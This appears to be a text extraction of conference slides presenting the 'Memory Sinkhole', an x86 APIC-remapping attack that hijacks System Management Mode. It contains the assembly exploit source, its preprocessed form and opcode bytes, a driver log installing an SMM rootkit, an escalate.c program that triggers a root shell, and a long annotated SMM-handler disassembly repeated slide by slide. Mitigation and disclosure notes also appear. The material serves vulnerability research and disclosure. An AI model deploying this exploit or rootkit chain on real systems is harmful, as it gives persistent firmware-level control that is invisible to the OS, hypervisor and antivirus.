DESCRIPTOR_ADDRESS equ 0x10

; MSR number for the APIC location
APIC_BASE_MSR equ 0x1b

; the target memory address to sinkhole
SINKHOLE equ ([TARGET_SMBASE+DSC_OFFSET)&0xfffff000]

; we will hijack the default SMM handler and point it to a payload
; at this physical address.
PAYLOAD_OFFSET equ 0x1000

; compute the desired base address of the CS descriptor in the GDT.
; this is calculated so that the fjmp performed in SMM is perfectly
; redirected to the payload hook at PAYLOAD_OFFSET.
CS_BASE equ (PAYLOAD_OFFSET-FJMP_OFFSET)

; we target the boot strap processor for hijacking.
APIC_BSP equ 0x100

; the APIC must be activated for the attack to work.
APIC_ACTIVE equ 0x800

;;; begin attack ;;;

; clear the processor caches,
; to prevent bypassing the memory sinkhole on data fetches
wbinvd

; construct a hijack GDT in memory under our control
; note: assume writing to identity mapped memory.
; if non-identity mapped, translate these through the page tables first.
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+4],
                (CS_BASE&0xff000000) | (0x00cf9a00) |
                                (CS_BASE&0x00ff0000)>>16
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+0],
                (CS_BASE&0x0000ffff)<<16 | 0xffff

; remap the APIC to sinkhole SMM's DSC structure
mov eax, SINKHOLE | APIC_ACTIVE | APIC_BSP
mov edx, 0
mov ecx, APIC_BASE_MSR
wrmsr

; wait for a periodic SMI to be triggered
jmp $
```

- After preprocessing, the attack is:

```
wbinvd
mov dword [0x10014], 0xffcf9aff
mov dword [0x10010], 0x9fa2ffff
mov eax, 0x1f5ff900
mov edx, 0
mov ecx, 0x1b
wrmsr
jmp $
```

The Memory Sinkhole

- Launch the payload, and… !
  - … it **WORKS**!

The Memory Sinkhole

0f 09 c7 05 14 00 01 00 ff 9a cf ff c7 05 10 00 01 00 ff ff a2 9f b8 00 f9 5f 1f ba 00 00 00 00 b9 1b 00 00 00 0f 30 eb fe

- 8 lines, to exploit
  - Hardware remapping
  - Descriptor cache configurations
  - Instruction and data cache properties
  - Four execution modes
  - Four memory models

... and infiltrate the most privileged mode of execution on the processor

The Memory Sinkhole

The Memory Sinkhole

- The template SMI handler has *no vulnerability*
  - It is attacked through the architecture flaw

- Interrupt dispatch table

A new class of exploits

```
push    rax
push    rcx
push    rdx
push    r8
push    r9
push    r10
push    r11
mov     rcx, [rsp+38h]
mov     rdx, [rsp+40h]
add     rsp, 0FFFFFFFFFFFFFFE0h
lea     rax, dispatch_table
call    qword ptr [rax+rcx*8]
add     rsp, 20h
pop     r11
pop     r10
pop     r9
pop     r8
pop     rdx
pop     rcx
pop     rax
add     rsp, 10h
iret
```

```
dispatch_table  dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 10003A20h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
                dq 100013E4h
```

- Sinkhole the dispatch table
- Call jumps to cs:0x0
  - Linear 0 in 64 bit mode
- Hijack SMM outside of SMRAM

SMM Stack

A new class of exploits

```
lea     ebx, [edi+0FB00h]
mov     ax, [rbx+16h]
mov     ds, eax
mov     ax, [rbx+1Ah]
mov     es, eax
mov     fs, eax
mov     gs, eax
mov     ax, [rbx+18h]
mov     ss, eax
mov     rsp, 0
mov     rcx, [rsp]
mov     rax, 100022CCh
sub     rsp, 208h
fxsave qword ptr [rsp]
add     rsp, 0FFFFFFFFFFFFFFE0h
call    rax
add     rsp, 20h
fxrstor qword ptr [rsp]
rsm
```

- Sinkhole the SMM stack
- call loses return address
- ret jumps to 0
- Hijack SMM outside of SMRAM

- Whatever we can find.

A new class of exploits

- What do we *do* with this?
  - Unlock hardware
  - Disable cryptographic checks
  - Brick the system
  - HCF
  - Open the lock box
  - Or just install a really nasty rootkit

Demonstration

SMM Rootkit

- Deployed through the Memory Sinkhole
- Preempt the hypervisor
- Periodic interception
- Filter ring 0 I/O
- Modify memory
- Escalate processes
- Invisible to OS
- Invisible to AV
- Invisible to Hypervisor

SMM Rootkit

- Adapted from Dmytro Oleksiuk
  - (@d_olex, blog.cr4.sh)
- Signal the rootkit via
  magic number in userland
- Periodic SMIs trigger SMM, launch rootkit
- Rootkit escalates signaling process

(demonstration)

```
user@ubuntu:~/sinkhole/attack$ sudo insmod attack_driver.ko
user@ubuntu:~/sinkhole/attack$ dmesg | tail -10
[ 1245.019231] sinkhole_driver register
[ 1245.019242] sinkhole_driver: registered device
[ 1245.019248] >> apic base: 00000000fee00900
[ 1245.019252] >> driver scheduled on bsp
[ 1245.019282] >> installing payload_0 to 00000000 (f8054000)...
[ 1245.019292] >> ...done
[ 1245.019307] >> installing rootkit to 00004000 (f8056000)...
[ 1245.019386] >> ...done
[ 1245.019392] >> applying sinkhole to bsp smm stack...
[ 1245.021517] >> ... smm rootkit installation complete
user@ubuntu:~/sinkhole/attack$
```

- The sinkhole attack is
  is used to drop a rootkit into SMRAM
  - Rootkit now invisible to the OS, ring 0, hypervisor, AV, and everything else.
  - Rootkit periodically interrupts processor to check state and make modifications

(demonstration)

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <sched.h>

int main(void)
{
    long long a;
    long long b;
    long long i;

    cpu_set_t mask;
    CPU_ZERO(&mask);
    CPU_SET(0,&mask);
    sched_setaffinity(0, sizeof(mask), &mask);

    for (i=0; i<0x10000000; i++) {
        a=0x19a8f5039cc762e4LL;
        b=a;
    }

    execl("/bin/sh", "/bin/sh", NULL);

    return 0;
}
```

~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~

"escalate.c" 25L, 358C

1,1 All

```
user@ubuntu:~/sinkhole/escalate$ whoami
user
user@ubuntu:~/sinkhole/escalate$ ./escalate
# whoami
root
# 
```

- Benign userland process signals rootkit with secret 64 bit number
  - SMI intercepts process, rootkit takes control
- Rootkit identifies known 64 bit number in SMM State Save Map
  - Parses process page table
  - Identifies credentials
  - Grants root
  - Returns control

(demonstration)

Impact

- All ring -2 protections simultaneously circumvented

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

Mitigations

- Firmware update?
  - Move the APIC in the SMI?
  - Doesn't work.
- Microcode update?
  - Nope.
- Unpatchable.

Mitigations

- Intel
  - Fixed on latest generations ☹
    - Sandy Bridge / Atom 2013
  - Undocumented internal check against SMRRs when APIC is relocated
  - #GP(0) if APIC overlaps SMRRs
  - Good news!
    Requires SMRRs to be properly configured
- AMD
  - Analysis in progress
  - Here's what I can tell you…

Mitigations

- *If* everything else is configured correctly…

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

- 100,000,000's can't be fixed.

Mitigations

- CVE ###
- intel.com/security

Mitigations

Mitigations

- Coordination with Intel
  - Working on mitigations where architecturally feasible
  - Starting with Nehalem/Westmere, working backwards
  - Will take time to trickle down
    - Be careful in the meantime

Looking Forward

- The 2nd architectural privilege escalation on the x86 processor (?)
- An immensely complex architecture
- 40 years of evolution
- Multitude of pieces that are individually secure…
  - … but collectively vulnerable?
- Just beginning to scratch the surface

Credits

- Scott Lee
  - Brainstorming, PoC
- Loic Duflot, Rafal Wojtczuk, Joanna Rutkowska, Xeno Kovah, Corey Kallenberg, John Butterworth, Yuriy Bulygin, Oleksandr Bazhaniuk, et al.
  - Setting the bar in platform security insanely high
- Bruce Monroe, Yuriy Bulygin
  - Intel support and feedback
- Dmytro Oleksiuk
  - A reliable SMM rootkit

- github.com/xoreaxeaxeax
- Memory Sinkhole PoC
- domas
  - @xoreaxeaxeax
  - xoreaxeaxeax@gmail.com

Conclusion

(notes)

- When the processor receives an SMI
  - It transitions to System Management Mode
  - The MCH receives an SMI_ACT# signal from the processor, and unlocks SMRAM

The Ring -2 Environment

The Ring -2 Environment

- The processor loads an architecturally defined system state
  - “Unreal” mode
    - Legacy, segmented memory model
  - Descriptor cache
    - 16 bit address and data size
    - 4GB segment limits
    - cs.base: SMBASE
    - {ds, es, fs, gs, ss}.base: 0
  - eip: 0x8000
    - Execution begins in SMRAM, 0x8000 offset from SMBASE

- The SMM handler sets up
  a more practical execution environment

The Ring -2 Environment

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
0:8097  mov     ax, 18h
0:809B  mov     ds, eax
0:809D  mov     es, eax
0:809F  mov     ss, eax
0:80A1  mov     al, 1
0:80A3  xchg    al, [ebp+8]
0:80A6  cmp     al, 0
0:80A8  jz      $+6
0:80AA  pause
0:80AC  jmp     $-0xa
0:80AE  mov     eax, ebp
0:80B0  mov     edx, eax
0:80B2  mov     dl, 89h
0:80B4  mov     [eax+45h], dl
0:80B7  mov     eax, 40h
0:80BC  ltr     ax
0:80BF  mov     al, 0
0:80C1  xchg    al, [ebp+8]
0:80C4  rdmsr
0:80C6  or      ah, 1
0:80C9  wrmsr
0:80CB  mov     ebx, 80000023h
0:80D0  mov     cr0, ebx
0:80D3  db      67h
0:80D3  jmp     far ptr 38h:1FF880DBh
```

```
0:8000  mov     bx, offset unk_8091   ; load the offset to the GDT descriptor
0:8003  mov     eax, cs:0FB30h        ; load the physical address of the GDT
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx         ; initialize segments in the GDT
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h         ; load the expected size of the GDT
0:8026  dec     ax                    ; decrement the total size
0:8027  mov     cs:[bx], ax           ; save the size to the GDT descriptor
0:802A  mov     eax, cs:0FB30h        ; reload the GDT base address
0:802F  mov     cs:[bx+2], eax        ; save the base address to the descriptor
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]     ; load the new GDT
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh         ; load the expected long mode cs selector
0:804F  mov     cs:[bx+48h], ax       ; patch selector into long mode far jmp
0:8053  mov     ax, 10h               ; load a hardcoded protected mode cs selector
0:8056  mov     cs:[bx-2], ax         ; patch selector into protected mode far jmp
0:805A  mov     edi, cs:0FEF8h        ; load smbase
0:8060  lea     eax, [edi+80DBh]      ; compute offset of instruction at 80db
0:8068  mov     cs:[bx+44h], eax      ; patch offset into long mode far jmp
0:806D  lea     eax, [edi+8097h]      ; compute offset of instruction at 8097
0:8075  mov     cs:[bx-6], eax        ; patch offset into protected mode far jmp
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx              ; switch to 16 bit protected mode
0:8089  jmp     large far ptr 0:0     ; switch to 32 bit protected mode
```

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- First access to the sinkhole
  - Reads the GDT base out of DSC
  - Now read as 0

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
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0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Dynamically initialize task register descriptor, now incorrectly computed as outside SMRAM

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Load the size of the GDT
  - Read from the sinkhole, this is now 0.
  - Access a GDT of size 0 will triple fault.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Decrement the GDT size
  - The size is now incorrectly computed as 0xffff, the largest possible GDT size.
  - This gives us extreme flexibility in setting up a malicious memory map, and saves us from the expected triple fault.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

Save the size as 0xffff to the GDT descriptor

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Reload the GDT base address
  - Read as 0 from the sinkhole

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

Save the base address as 0 to the GDT descriptor

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

Load the GDT from the constructed descriptor

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- The template SMM handler has now loaded a Global Descriptor Table located **outside** of SMRAM, at address 0
- Ring 0 can modify this GDT to control the memory mappings used by SMM
  - … if we survive long enough for SMM to use it.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```


- Load a long mode code selector from the DSC structure
  - Read as 0 from the sinkhole
  - A 0 (null) code selector is invalid
  - When this gets used, it will triple fault the system

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Leverage self-modifying code to apply the invalid code selector to an upcoming far jump, used for the protected to long mode transition. The system will crash in 21 instructions, when this jmp executes.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Load a hard coded protected mode code selector
  - If read from the sinkhole, the attack will fail (a null CS will be loaded on the upcoming far jump, and triple fault)
  - The hardcoded load allows the attack to proceed

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Leverage self-modifying code to apply the 0x10 code selector to an upcoming far jump, used for the 16-to-32 bit protected mode transition.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
